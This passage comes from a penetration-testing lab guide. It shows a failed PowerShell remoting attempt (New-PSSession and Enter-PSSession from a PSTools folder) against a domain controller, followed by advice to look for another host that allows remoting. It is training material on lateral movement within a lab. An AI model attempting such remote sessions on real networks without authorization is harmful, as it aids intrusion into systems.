78. As the screenshot shows, our Domain Controller is not configured to allow this. Most Domain Controllers would be configured similarly, so we have an entire Appendix on PowerShell scripting. Perhaps you can find something that will work there, or you can find another machine that does allow PowerShell remoting or is an older OS.

```
PS C:\Users\CPENT\Downloads\PSTools> New-PSSession -Name PSC -ComputerName server-one ; Enter-PSSession -Name PSC
New-PSSession : [server-one] Connecting to remote server server-one failed with the following error message : A
specified logon session does not exist. It may already have been terminated. For more information, see the
about_Remote_Troubleshooting Help topic.
 Other Possible Cause:
  -The domain or computer name was not included with the specified credential, for example: DOMAIN\UserName or
COMPUTER\UserName.
At line:1 char:1
+ New-PSSession -Name PSC -ComputerName server-one ; Enter-PSSession -N ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (System.Manageme...,RemoteRunspace:RemoteRunspace) [New-PSSession], PSRemotin
   gTransportException
    + FullyQualifiedErrorId : 1312,PSSessionOpenFailed
Enter-PSSession : The remote session with the name PSC  is not available.
At line:1 char:52
+ ... ession -Name PSC -ComputerName server-one ; Enter-PSSession -Name PSC
+                                                ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (PSC:String) [Enter-PSSession], ArgumentException
    + FullyQualifiedErrorId : RemoteRunspaceNotAvailableForSpecifiedName,Microsoft.PowerShell.Commands.EnterPSSessionC
   ommand

Enter-PSSession : The remote session with the name PSC  is not available.
At line:1 char:52
+ ... ession -Name PSC -ComputerName server-one ; Enter-PSSession -Name PSC
+                                                ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (PSC:String) [Enter-PSSession], ArgumentException
    + FullyQualifiedErrorId : RemoteRunspaceNotAvailableForSpecifiedName,Microsoft.PowerShell.Commands.EnterPSSessionC
   ommand

Enter-PSSession : The remote session with the name PSC  is not available.
At line:1 char:52
+ ... ession -Name PSC -ComputerName server-one ; Enter-PSSession -Name PSC
+                                                ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (PSC:String) [Enter-PSSession], ArgumentException
    + FullyQualifiedErrorId : RemoteRunspaceNotAvailableForSpecifiedName,Microsoft.PowerShell.Commands.EnterPSSessionC
   ommand
```

79. The lab objectives have been achieved.